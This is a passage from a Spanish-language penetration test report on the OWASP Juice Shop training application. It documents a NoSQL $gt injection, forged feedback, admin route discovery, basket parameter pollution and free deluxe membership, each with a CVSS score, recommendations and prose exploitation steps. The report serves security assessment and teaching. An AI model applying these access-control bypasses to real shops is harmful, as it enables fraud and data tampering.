


Al analizar los parámetros enviados vemos un “id” que identificará la reseña a editar y un “message” con el nuevo texto.

Para nuestro ataque, vamos a aprovecharnos de los operadores relaciones, en este caso del operador $gt (más grande que …).


La idea es que en vez de pasar un ID concreto, pasemos un valor como: más grande que “a”. De este modo, la consulta lanzada a la base de datos sería: “actualiza todos los comentarios cuyo id sea más grande que ‘a’”.

Al lanzar dicha petición, se actualización todos los comentarios de la aplicación sin excepción:




Esta acción se puede llevar a cabo desde cualquier usuario con cualquier rol existente porque no se realiza otra acción de autorización en el back end que la de comprobar si la petición contiene un “bearer token”.

Si realizamos la petición sin ningún token, entonces se rechaza.



VUL_025 – Forged Feedback

FORGED Feedback			
ID	Vul_025	CRITICIDAD	7,7 ALTA
URL	http://juice.shop/api/Feedbacks		
DESCRIPCION	El filtrado de los feedbacks mandado en la aplicación solo filtra y autoriza los datos enviados a nivel del front end. De esta forma, un usuario malintencionado puede interceptar la petición enviada al back end y crear un feedback en nombre de otro usuario alterando la misma. También es posible enviar links maliciosos y publicarlos en nombre de usuarios confiables.		
EVIDENCIA	 Captura de un feedback realizado por un usuario regular en nombre del administrador de la web		
RIESGOS	Esta vulnerabilidad afecta sobre todo a la integridad de los datos mostrados en la aplicación pues podemos ver feedback's que parecen ser de un usuario cuando en realidad no lo son. Esto permite generar campañas de desprestigio o incluso de insertar links maliciosos por parte de un atacante en nuestra web pretendiendo ser provenientes de una fuente confiable.		
RECOMENDACIONES	Es muy importante que todas las entradas de datos que recibe el back end se filtren nuevamente porque es posible interceptar y alterar todas las peticiones enviadas al mismo.		
REFERENCIAS	https://www.packetlabs.net/posts/broken-access-control/#:~:text=Broken%20access%20controls%20are%20the,10%20web%20application%20vulnerabilities%20list.		

EVALUACIÓN DE CRITICIDAD CVSS 3.1


Vul_025	FORGED Feedback
CVSS3 PUNTUACION	ALTA 7,7
Vector de Ataque	Red, es accesible desde internet
Complejidad	Baja, no se requiere de circunstancias especiales para realizarla
Privilegios requeridos	Bajo, se requiere una cuenta normal de usuario
Interacción del usuario	Ninguna
Alcance	Con cambios, la vulnerabilidad nace y afecta a la aplicación, pero puede llegar a afectar a los usuarios si se redirigen a sitios maliciosos.
Confidencialidad	Ninguna pues no se accede a datos sensibles.
Integridad	ALTA pues permite crear feedbacks en nombre de otros usuarios o dicho de otra manera, falsear la información disponible
Disponibilidad	Ninguna, no permite denegar el servicio

EXPLOTACIÓN


Su proceso es simple.


Desde una cuenta de usuario cualquiera creamos una petición de feedback que interceptaremos con una herramienta como BURP.

Ha dicha petición le cambiaremos el valor del ID de usuario por el que ID del usuario que se quiera suplantar y la enviaremos al front end que la aceptará sin ningún problema.




Así mismo, podemos insertar links en los feedback como se demuestra en las dos siguientes capturas además de alterar otros valores:





VUL_026 – ACCES the Administration panel

ACCES the Administration panel			
ID	Vul_026	CRITICIDAD	7,2
URL	http://juice.shop/#/administration		
DESCRIPCION	En el código del front end encontramos una ruta a la administración de la tienda que afortunadamente nos deniega el acceso sin un usuario autorizado. Si conseguimos acceso administrador a través de algunas de las vulnerabilidades listas podremos acceder sin problemas.		
EVIDENCIA	 Ruta mostrada en el código del front end  Administración de la tienda accesible iniciando sesión de administrador		
RIESGOS	En caso de que un atacante malintencionado pueda acceder, se hará con el control de información sensible, alguna de ella editable y borrable, comprometiendo gravemente la integridad, confidencialidad y disponibilidad de los datos de la aplicación.		
RECOMENDACIONES	La administración de la tienda debería manejarse de una forma separada pues será un vector de ataque muy importante para los atacantes porque de poder acceder, contiene información sensible. En caso de no ser posible separarla, la ruta no debería ser fácilmente localizable, no debería poder encontrarse en el código del front end y no debería usar un nombre común o conocido.		

REFERENCIAS	https://owasp.org/Top10/A01_2021-Broken_Access_Control/ https://www.techopedia.com/definition/21985/security-through-obscurity-sto#:~:text=Security%20through%20obscurity%20(STO)%20is,or%20concealing%20its%20security%20flaws.

EVALUACIÓN DE CRITICIDAD CVSS 3.1


Vul_026	ACCES the administration panel
CVSS3 PUNTUACION	ALTA 7,2
Vector de Ataque	Red, es accesible desde internet
Complejidad	Baja, no se requiere de circunstancias especiales para realizarla
Privilegios requeridos	Alta, se requiere un acceso de administrador
Interacción del usuario	Ninguna
Alcance	Sin cambios, la vulnerabilidad nace y afecta a la aplicación
Confidencialidad	ALTA, pues permite obtener datos que nos pueden brindar acceso de administrador
Integridad	ALTA, pues si conseguimos accesos de administrador podremos comprometer la integridad de los datos de la aplicación
Disponibilidad	ALTA, pues si nos permite obtener un acceso de administrador podremos borrar y denegar acceso a los datos de la aplicación

EXPLOTACIÓN

Revisando el código se descubre el acceso al panel:



```
827       }
828     },
829     Cc = [
830       {
831         path: 'administration',
832         component: ua,
833         canActivate: [
834           jt
835         ]
836       },
```

Se accede en la ruta indicada con un usuario administrador y se podrá ver el contenido:



El acceso de administrador puede ganarse fácilmente debido a varias vulnerabilidades reportadas en este informe y que van, desde un bypass por SQLi en el formulario de inicio de sesión, la creación de un usuario con rol administrador debido a una entrada de datos no debidamente saneada, la creación de un TOKEN JWT con rol de administrador o la debilidad de las contraseñas usada por alguno de los administradores.

VUL_027 – AÑADIR PRODUCTOS a la cesta de otros usuarios

AÑADIR PRODUCTOS A LAS CESTAS DE OTROS USUARIOS			
ID	Vul_027	CRITICIDAD	6,5 MEDIA
URL	http://juice.shop/api/BasketItems		
DESCRIPCION	Se rompe el control de acceso gracias a una polución de parámetros. Esto sucede cuando se envían parámetros repetidos dos o más veces en las peticiones realizadas al back end. Generalmente, como se espera que estas peticiones vengan debidamente filtradas desde el front end los programadores no se suele contemplar este tipo de comportamientos irregulares que pueden producir anomalías en el funcionamiento. En este caso concreto, la repetición del parámetro BasketId nos permite saltarnos el control de autorización que solo se realizará sobre la primera aparición del parámetro y añadir productos a otra cesta que no sea la nuestra.		
EVIDENCIA	 Captura de una llamada legitima al back end para añadir un producto a la cesta del usuario.  Captura de una llamada maliciosa al back end en donde se poluciona el parámetro BasketId. Su primera aparición es legítima y permite saltarse		

	la autorización mientras que la segunda es maliciosa siendo la que inyecta la petición a la cesta de otro usuario.
RIESGOS	Se pueden generar ataques aleatorios que generen malestar entre nuestros clientes, pudiendo incluso generar estos pedidos con productos no deseados y causan un impacto negativo en la reputación de la aplicación. Pone al descubierto una mala praxis de los programadores que puede inducir a pruebas más exhaustivas de atacantes interesados en la explotación de la misma.
RECOMENDACIONES	Es importante tener siempre en mente que las peticiones que se envían al back end pueden ser alteradas, por ello, los filtros de seguridad deben configurarse con cautela tanto en el front end como en el back end. Parecería que la función que busca el BasketId para autorizar y la función que busca el BasketId para añadir el producto, lo hacen cambiando el orden en que se buscan los parámetros. Si lo hicieran en el mismo sentido, esta vulnerabilidad en concreto desaparecería.
REFERENCIAS	https://owasp.org/Top10/A01_2021-Broken_Access_Control/


EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_027	AÑADIR PRODUCTOS A LA CESTA DE OTROS USUARIOS
CVSS3 PUNTUACION	MEDIA 6,5
Vector de Ataque	Se accede desde internet.
Complejidad	Baja, su descubrimiento es básico y su explotación también.
Privilegios requeridos	Bajo, requiere la creación de un usuario tipo “customer” en la aplicación.
Interacción del usuario	Ninguna, no se requiere de interacción con usuarios de la plataforma.



Alcance	Sin cambios, en este caso la vulnerabilidad se encuentra y afecta a la propia aplicación.
Confidencialidad	Ninguna, esta vulnerabilidad en si no permite ver las cestas de otros usuarios.
Integridad	Alta, permite añadir productos a la cesta de otros usuarios y comprometer la integridad de los datos en una de las funciones principales de la aplicación, la cesta de la compra.
Disponibilidad	Ninguna, no permite borrar productos de la cesta de otros.


EXPLOTACIÓN

Lo primero es capturar una petición legitima para cargar un producto a la cesta de un usuario bajo nuestro control, editarle y añadirle un segundo parámetro de BasketId con un número diferente. La cesta que se actualizará entonces será la perteneciente a otro usuario:



VUL_028 – DELUXE Fraud

DELUXE Fraud			
ID	Vul_028	CRITICIDAD	6,5 MEDIA
URL	http://juice.shop/#/deluxe-membership		
DESCRIPCION	La tienda ofrece los usuarios convertirse en miembros “deluxe” si se realiza un pago. No obstante, debido a que la entrada de datos solo se filtra en el front end, es posible alterar la petición enviada al back end y conseguir suscribirse al servicio sin realizar pago alguno. Esto es debido a que el software no maneja correctamente todas las opciones posibles que se le pueden dar al parámetro que indica la forma de pago y si este se pasa en blanco, lo da por válido y genera el pedido como si estuviera pagado.		
EVIDENCIA	Captura de una petición de suscripción licita con método de pago por por tarjeta interceptada en el momento de enviarse al back end.  Captura de la misma petición editada, poniendo como método de pago un valor vacío y enviada al servidor:  Captura de la suscripción conseguida sin pagar nada		

	
RIESGOS	Esta vulnerabilidad afecta especialmente a la integridad de los datos que maneja la aplicación, pues vamos a tener suscripciones ilícitas y no permitidas con pagos nulos en nuestra web. Además, en función de lo que se ofrezca a los miembros “Deluxe” el impacto de esta vulnerabilidad puede ser aún mayor.
RECOMENDACIONES	Es muy importante que todas las entradas de datos que recibe el back end se filtren nuevamente en este porque es posible interceptar y alterar todas las peticiones enviadas al mismo.
REFERENCIAS	https://www.packetlabs.net/posts/broken-access-control/#:~:text=Broken%20access%20controls%20are%20the,10%20web%20application%20vulnerabilities%20list.


EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_028	DELUXE Fraud
CVSS3 PUNTUACION	MEDIA 6,5
Vector de Ataque	Red, es accesible desde internet
Complejidad	Baja, no se requiere de circunstancias especiales para realizarla
Privilegios requeridos	Bajo, se requiere una cuenta normal de usuario


Interacción del usuario	Ninguna
Alcance	Sin cambios, la vulnerabilidad nace y afecta a la aplicación
Confidencialidad	Ninguna pues no se accede a datos sensibles.
Integridad	Alta, pues permite crear cuentas “DELUXE” sin el pago necesario, y, en consecuencia, los datos que se mostrarán no son fidedignos pues son cuentas que no deberían tener dicho calificativo.
Disponibilidad	Ninguna, no permite denegar el servicio

EXPLOTACIÓN


Desde una cuenta de usuario normal solicitamos la suscripción “DELUXE”:




Seleccionamos como método de pago una tarjeta:




Y al dar a continuar, interceptamos la petición que se envía al back end antes de que este la reciba con un programa como BURP:



